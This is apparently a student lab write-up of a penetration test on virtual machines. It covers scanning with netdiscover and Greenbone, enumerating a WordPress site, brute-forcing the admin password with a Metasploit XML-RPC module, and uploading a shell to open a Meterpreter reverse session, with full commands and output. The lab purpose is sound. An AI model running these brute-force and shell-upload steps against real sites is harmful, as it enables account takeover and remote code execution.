- CVE-2019-12764: The update server URL from one of the forms can be manipulated by non-Super-Admin users. Issue is presented in Joomla versions 3.8.13 to 3.9.6. A newer version with the fix was issue. For older versions, an upgrade to the newer version is the only solution (Joomla, 2019).
- CVE-2018-7600: Machine two also host an application using Drupal. However, this version of Drupal allows remote attackers to execute arbitrary code because of an issue affecting multiple subsystems with default or common module configuration. To fix this issue, and upgrade is required (Drupal, 2018).
- CVE-2009-2432: Machine two is running an application that runs a version of WordPress before 2.8.1, which allows remote attackers to obtain information vis a direct request to the installation path in an error message.

Overall, machine two has not been exposed to any of the suggested upgrades, specifically the Joomla! upgrades. Over the course of its versions, Joomla has found and fix multiple security issues. Currently, one of the newer versions of Joomla still presents lack of filtering that will allow a possible SQL injection (CVE Details 2022). Keeping your software is key to make sure sensitive information is protected for potential and accidental attacks. Of all the applications the host is currently running, the Joomla application seems to be the one with the most problems since it's not only behind in upgrades, but also newer versions of the software present similar problems, proving the company has not done their best job to explore these issues to provide a stronger fix that will solve these problems for longer periods of time. The main solution for the Joomla! application would be migrating to a different framework that can provide a solution that will last more between versions. For the Drupal and WordPress applications, just keeping up to date with security patches and newer versions will keep the sensitive information safe from attacks.


Exploits

Of all the three applications currently running in this machine, the one that will be the easiest target as it was previously explained, will be the application that uses Joomla! since it lacks a properly set blacklist for file upload. With a successful exploit, remote attacks will gain access to potentially sensitive information and upload and execute files with the PHP the blacklist in the upload function does not filter. For the Drupal and the WordPress applications, attackers can inject code, view configuration pages, and gain sensitive user information as well. All that they need it's to discover what versions of the framework the applications are running to exploit the security issues the newer versions have fixed.

Machine – 03

Remote System Discovery

In regards to the assignment, all that was provided beforehand was the "Machine 3" virtual machine. To start, more information about the system needed to be found, so in order to find information about Machine 03, it was necessary to find a way to gain access to the IP address of that system. To do this, the Sudo Netdsicover command was used ran in the Kali Linux terminal. After the scan was complete, it showcased 2 different found hosts. One of those hosts had the IP of "172.16.4.13". This happened to match the IP that was visible in Machine 03. The first host seen is that of pfsense which is not the target.


bb0334-Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help


```
 Currently scanning: 172.18.180.0/16   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 172.16.4.1      08:00:27:df:6c:b6      3     180  PCS Systemtechnik GmbH
 172.16.4.13     08:00:27:31:ac:c4      1      60  PCS Systemtechnik GmbH
```

Figure 12 - Info about the found IP address


As seen in the screenshot, the IP address was found. This enabled the ability to scan the system.

Greenbone Vulnerability Scanner

With the IP address, the Greenbone vulnerability scanner was used. A scan was conducted on the IP address and results relating to the system were found. For the scan the type "OpenVas Scanner" was used. Out of the 70 results that could have been given, 15 / 70 were found in the scan.




Apache HTTP Server Detection Consolidation	0.0 (Log)	80 %	172.16.4.13	general/tcp	Sat, Apr 16, 2022 8:33 PM UTC
CGI Scanning Consolidation	0.0 (Log)	80 %	172.16.4.13	80/tcp	Sat, Apr 16, 2022 8:38 PM UTC
Composer composer.lock / composer.json Accessible	0.0 (Log)	80 %	172.16.4.13	80/tcp	Sat, Apr 16, 2022 8:38 PM UTC
CPE Inventory	0.0 (Log)	80 %	172.16.4.13	general/CPE-T	Sat, Apr 16, 2022 8:49 PM UTC
Hostname Determination Reporting	0.0 (Log)	80 %	172.16.4.13	general/tcp	Sat, Apr 16, 2022 8:49 PM UTC
HTTP Security Headers Detection	0.0 (Log)	80 %	172.16.4.13	80/tcp	Sat, Apr 16, 2022 8:39 PM UTC
HTTP Server Banner Enumeration	0.0 (Log)	80 %	172.16.4.13	80/tcp	Sat, Apr 16, 2022 8:36 PM UTC
HTTP Server type and version	0.0 (Log)	80 %	172.16.4.13	80/tcp	Sat, Apr 16, 2022 8:36 PM UTC
ICMP Timestamp Detection	0.0 (Log)	80 %	172.16.4.13	general/icmp	Sat, Apr 16, 2022 8:36 PM UTC
OS Detection Consolidation and Reporting	0.0 (Log)	80 %	172.16.4.13	general/tcp	Sat, Apr 16, 2022 8:33 PM UTC



Report outdated / end-of-life Scan Engine / Environment (local)		10.0 (High)	97 %	172.16.4.13	general/tcp	Sat, Apr 16, 2022 8:32 PM UTC
Services		0.0 (Log)	80 %	172.16.4.13	80/tcp	Sat, Apr 16, 2022 8:32 PM UTC
TCP timestamps		2.6 (Low)	80 %	172.16.4.13	general/tcp	Sat, Apr 16, 2022 8:35 PM UTC
Traceroute		0.0 (Log)	80 %	172.16.4.13	general/tcp	Sat, Apr 16, 2022 8:35 PM UTC
WordPress Detection (HTTP)		0.0 (Log)	80 %	172.16.4.13	80/tcp	Sat, Apr 16, 2022 8:33 PM UTC

Figure 13 - Info about the results found

As seen in the above figure, there were 15 vulnerabilities found. The next step with Greenbone was to locate the port number that the Ip address was using. To do this, I looked under the different found vulnerabilities untill I came across the "Apache HTTP Server Detection Consolidation" tap. In this section, it showed that the Apache HTTP Server version that the target system was using was version "2.4.41", along with the location of the port, which was port "80". Additionally, under the "OS Detection Consolidation and Reporting" tab, I was able to view the current OS version of the target system, which was "Ubuntu 19.10 or 20.04"


Greenbone Security Assistant - Results - Mozilla Firefox
Greenbone Security Assi
172.16.4.13/wp-includes/so
Log In ‹ vikingarmy — Word
Index of /wp-includes/certif
https://127.0.0.1:9392/results?filter=report_id%3Dd7070f44-8015-43db-b94b-1aab06b8a5dc
Greenbone Security Assistant
Dashboards
Scans
Assets
Resilience
SecInfo
Configuration
Administration
Help

Vulnerability	Severity	QoD	IP	Name	Location	Created
Apache HTTP Server Detection Consolidation	0.0 (Log)	80 %	172.16.4.13		general/tcp	Sat, Apr 16, 2022 8:35 PM UTC

Summary

Consolidation of Apache HTTP Server detections.

Detection Result

```
Detected Apache HTTP Server

Version:     2.4.41
Location:    80/tcp
CPE:         cpe:/a:apache:http_server:2.4.41

Concluded from version/product identification result:
Server: Apache/2.4.41 (Ubuntu)
```

Detection Method

Details: Apache HTTP Server Detection Consolidation OID: 1.3.6.1.4.1.25623.1.0.117232

Version used: 2021-02-25T13:36:35Z


References

Other https://httpd.apache.org

CGI Scanning Consolidation	0.0 (Log)	80 %	172.16.4.13	80/tcp	Sat, Apr 16, 2022 8:38 PM UTC

Figure 14 - info on the system and port

After that information was found, I then continued looking into the other vulnerabilities. Under the "WordPress Detection (HTTP)" tab, I was able to find out the the IP address was hosting a WordPress site. When typing https://172.16.4.13" I could access the WordPress site.




```
<meta name="generator" content="WordPress 5.5.3">
▸ <script>…</script>
▸ <style>…</style>
</head>
▾ <body class="home blog wp-embed-responsive enable-search-modal has-no-pagination showing-comments show-avatars footer-top-visible">
    <a class="skip-link screen-reader-text" href="#site-content">Skip to the content</a>
  ▸ <header id="site-header" class="header-footer-group" role="banner">…</header>
```

Figure 15 - On the WordPress site


WordPress Findings

When inspecting element on the WordPress site, I did a ctrl+F and searched for "WordPress". After a couple hits, I was able to find the WordPress version which was "5.5.3". I decided to then go click the "Login" page with the idea of possibly brute forcing. When on the page I then decided to go into inspect element once again to see if any possible information could be seen. At this point I was able to see some interesting things. For one I was able to see that some elements In the html were set to "hidden", so I removed those lines to see what was being blocked.



```
      <label for="rememberme">Remember Me</label>
    </p>
  ▼<p class="submit">
      <input id="wp-submit" class="button button-primary button-large" type="submit" name="wp-submit"
      value="Log In">
      <input type="hidden" name="redirect_to" value="http://odin/wp-admin/">
      <input type="hidden" name="testcookie" value="1">
    </p>
  </form>
▼<p id="nav">
html > body.login.js.login-action-login.wp-core... > div#login > form#loginform > p.submit
```


Figure 16 - Hidden info with URL and testcookie



```
    %3$s instead. Please consider writing more inclusive code.":["%1$s is deprecated since version %2$s! Use %3
    consider writing more inclusive code."]}},"comment":{"reference":"wp-admin\/js\/password-strength-meter.js'
  </script>
  <script id="password-strength-meter-js" src="http://172.16.4.13/wp-admin/js/password-strength-meter.min.js?v
  <script id="underscore-js" src="http://172.16.4.13/wp-includes/js/underscore.min.js?ver=1.8.3"></script>
▼<script id="wp-util-js-extra">
    var _wpUtilSettings = {"ajax":{"url":"\/wp-admin\/admin-ajax.php"}};
  </script>
  <script id="wp-util-js" src="http://172.16.4.13/wp-includes/js/wp-util.min.js?ver=5.5.3"></script>
▼<script id="user-profile-js-translations">
    ( function( domain, translations ) { var localeData = translations.locale_data[ domain ] || translations.lc
```

Figure 17 - Admin-ajax.php file

I was then shown two text boxes with one holding url of "https://odin/wp-admin" and another one holding "1". There was also another URL that was of interest when looking into the html code. I was able to find an ajax string "\/wp-admin\/admin-ajax.php" as well as multiple calls to a /js/ directory. So I Visited https://172.16.4.13/wp-admin/ which just redirected me back to the login page, but visiting the https://172.16.4.13/wp-admin/admin-ajax.php lead me to a page with a "0" on it.


Greenbone Security Assi
vikingarmy – Just another J
Log In ‹ vikingarmy — Word
172.16.4.13/wp-admin/adm
172.16.4.13/wp-includes/so
odin
vikingarmy
Just another Joomla site
/etc/hosts [Read Only] - Mousepad
File Edit Search View Document Help

```
127.0.0.1       localhost
127.0.1.1       kali
172.16.4.13     odin

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


Figure 2 - Added odin to hosts

I eventually hit a point where It was too difficult to access the website without any of the css sheets loading because it kept redirecting to “odin” instead of “172.16.4.11, so I went into the hosts file found in /ect/hosts and added the ip of the system as well as the name “odin” to the file. This allowed the WordPress site to be loaded correctly. At this point I stopped going into the inspect elements of the site and decided that enough information was gathered to try using msfconsole.

Msfconsole Brute Force

After gaining all of the previous information about the system, it was decided that enough information was found to try and use one of the options on msfconsole. I decided to go with the auxiliary/scanner/http/wordpress_xmlrpc_login. I found this by first typing the `msfconsole` command to enter msfconole, and once in, I used the command `search wordpress brute`. There were a couple options to choose from. I originally went with auxiliary/scanner/http/wordpress_login_enum, but I found it too difficult to figure out, so I went with the wordpress_xmllrpc_login instead. I set the RHOSTS to “odin” using the `set RHOSTS odin` command. Followed by setting the username to admin using the `set USERNAME admin` command. I just decided to guess the username ‘admin’ in this instance. I then found a list of around 350 passwords in a .txt format on the internet that I decided to use for this brute force attack [2].

[2] List of passwords in txt format - https://github.com/fideliscyber/indicators/blob/master/Blogs/Emotet/pass.txt




```
msf6 auxiliary(scanner/http/wordpress_xmlrpc_login) > set PASS_FILE pass.txt
PASS_FILE ⇒ pass.txt
msf6 auxiliary(scanner/http/wordpress_xmlrpc_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/http/wordpress_xmlrpc_login) > run

[*] 172.16.4.13:80       :/xmlrpc.php - Sending Hello ...
[+] 172.16.4.13:80 - XMLRPC enabled, Hello message received!
[*] Starting XML-RPC login sweep ...
[-] 172.16.4.13:80 - Failed: 'admin:admin'
[!] No active DB -- Credential data will not be saved!
[-] 172.16.4.13:80 - Failed: 'admin:123'
[-] 172.16.4.13:80 - Failed: 'admin:password'
[-] 172.16.4.13:80 - Failed: 'admin:Password'
[-] 172.16.4.13:80 - Failed: 'admin:letmein'
[-] 172.16.4.13:80 - Failed: 'admin:1234'
[-] 172.16.4.13:80 - Failed: 'admin:12345'
[-] 172.16.4.13:80 - Failed: 'admin:123456'
[-] 172.16.4.13:80 - Failed: 'admin:1234567'
[-] 172.16.4.13:80 - Failed: 'admin:12345678'
[-] 172.16.4.13:80 - Failed: 'admin:123456789'
[-] 172.16.4.13:80 - Failed: 'admin:1234567890'
[+] 172.16.4.13:80 - Success: 'admin:qwerty'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wordpress_xmlrpc_login) >
```

Figure 19 - Running brute force attempt. Password match found "qwerty"

After setting the PASS_FILE to pass.txt which was the password list I found, I also set the STOP_ON_SUCCESS to true so it wouldn't continue running through the rest of the passwords if a password match for 'admin' was found. I then ran the brute force attempt with the run command and watched all the attempts happen. Very quickly a match was found. Even though the name 'admin' was a generic guess, it did happen to be the username for the admin. As well a password match was found. The scan showcased that for the admin account the username was 'admin' and the password was 'qwerty'. At this point I managed to get the admin information and attempt to actually login as the admin in the WordPress website.

WordPress Admin Login

The final step was to see if the username and password actually worked when I try and login. So, I navigated back to the WordPress login page at odin/wp-login.php and attempted to login with the username 'admin' and the password 'qwerty'. As expected, I was able to successfully login to the admin account and view the dashboard for the admin.



The admin email verification page will reappear after 3 days.

Welcome to WordPress!

We've assembled some links to get you started:

or, change your theme completely


Your site has critical issues that should be addressed as soon as possible to improve its performance and security.

Take a look at the 10 items on the Site Health screen.

What's on your mind?

Figure 203 - access into the admin account dashboard

After gaining access into the account, I was able to view anything that related to the admin account. I had the ability to view all of the users, change the email and password for the admin user, install plugins, among other things was all possible from this account. I decided to change the nickname and display name to "briana" and save the changes to the profile. The changes were made successfully.



vikingarmy Just another Joomla site


UNCATEGORISED

Twenty Twenty: 404 Template (404.php)

By briana 5 December 2020 No Comments

Figure 21 - admin nickname changed from 'odin' to 'briana'

As seen in figure 10, the name was now visibly changed for both the admin user and publicly to anyone who sees the admins posts on the WordPress website. When returning back to the admin dashboard, I found that the admin has the ability to change the roles of users. If I decided to have created my own account for the site, I could have now given my other created account administrator privileges. I could also change the current email address for the admin account, as well as change the current password. This would have completely locked the actual admin out from being able to access the WordPress site again.




Username	Name	Email	Role	Posts
admin	—	dfbhdsfbhsd@ksdjsdbsd.es	Administrator	3
lagertha	lagertha lagertha	lagertha@lagerthalagerthalagertha.es	Subscriber	0
ubbe	ubbe ubbe	ubbe@fsdjnfdksjsn.es	Subscriber	0

Figure 22 - access to all of the users information

Meterpreter


It was decided that enough information about the WordPress site was found. It was decided to return back to msfconsole and continue attempting more exploits. At this point the attempt was to now attempt a reverse shell attack. After opening up msfconole, I ran the command search admin WordPress I found a result for exploit/unix/webapp/wp_admin_shell_upload. I decided to use this since I had admin access it seemed to be the only result with the word "admin" in the description. After configuring the names for this exploit, I ran it with the exploit command.



```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts odin
rhosts => odin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username admin
username => admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password qwerty
password => qwerty
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 172.16.4.11:4444
[*] Authenticating with WordPress using admin:qwerty ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wp-content/plugins/hSzYFcIlNp/tcdDlBxivQ.php ...
[*] Sending stage (39282 bytes) to 172.16.4.13
[+] Deleted tcdDlBxivQ.php
[+] Deleted hSzYFcIlNp.php
[+] Deleted ../hSzYFcIlNp
[*] Meterpreter session 1 opened (172.16.4.11:4444 -> 172.16.4.13:57196 ) at 2022-04-17 13:09:18 -0400

meterpreter > ls
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > 
```

Figure 23 - running exploit command. Opening meterpreter session

As seen in figure 12, I was not able to run the ls command to view any directories or files. Another step was then attempted. Since the session opened a reverse TCP handler on my machine (172.16.4.11) on port 4444, It was decided then to open another terminal window and run netcat in listening mode using the nc -lvp 4444 command. This then allowed me to listen to any connections on the 4444 port where the reverse TCP handler was opened. Inside of meterpeter, I started by back tracking the directories with repeating use of the cd ../ command. I kept doing this untill I was in the root directory and could not backtrack any further. I ran the ls command as was able to find a list of all of the directories.



```
meterpreter > cd ../
meterpreter > ls
Listing: /
==========

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
40755/rwxr-xr-x   4096   dir   2020-07-05 22:46:18 -0400  bin
40755/rwxr-xr-x   4096   dir   2020-07-05 22:45:54 -0400  boot
40755/rwxr-xr-x   4096   dir   2020-07-05 22:43:31 -0400  cdrom
40755/rwxr-xr-x   4120   dir   2022-04-17 11:22:14 -0400  dev
40755/rwxr-xr-x   12288  dir   2020-12-05 09:46:41 -0500  etc
40755/rwxr-xr-x   4096   dir   2020-12-04 15:54:09 -0500  home
40755/rwxr-xr-x   4096   dir   2020-07-05 22:46:18 -0400  lib
40755/rwxr-xr-x   4096   dir   2020-06-24 16:44:26 -0400  lib64
40700/rwx------   16384  dir   2020-07-05 22:38:20 -0400  lost+found
40755/rwxr-xr-x   4096   dir   2020-06-24 16:43:52 -0400  media
40755/rwxr-xr-x   4096   dir   2020-06-24 16:43:52 -0400  mnt
40755/rwxr-xr-x   4096   dir   2020-06-24 16:43:52 -0400  opt
40555/r-xr-xr-x   0      dir   2022-04-17 11:23:37 -0400  proc
40700/rwx------   4096   dir   2022-04-16 15:04:23 -0400  root
40755/rwxr-xr-x   1000   dir   2022-04-17 11:27:14 -0400  run
40755/rwxr-xr-x   12288  dir   2020-07-05 22:57:41 -0400  sbin
40755/rwxr-xr-x   4096   dir   2020-06-24 16:43:52 -0400  srv
40555/r-xr-xr-x   0      dir   2022-04-17 11:22:02 -0400  sys
41777/rwxrwxrwx   4096   dir   2022-04-17 14:15:52 -0400  tmp
40755/rwxr-xr-x   4096   dir   2020-06-24 16:43:31 -0400  usr
40755/rwxr-xr-x   4096   dir   2020-12-05 05:50:39 -0500  var

meterpreter >
```

Figure 24 - inside root directory

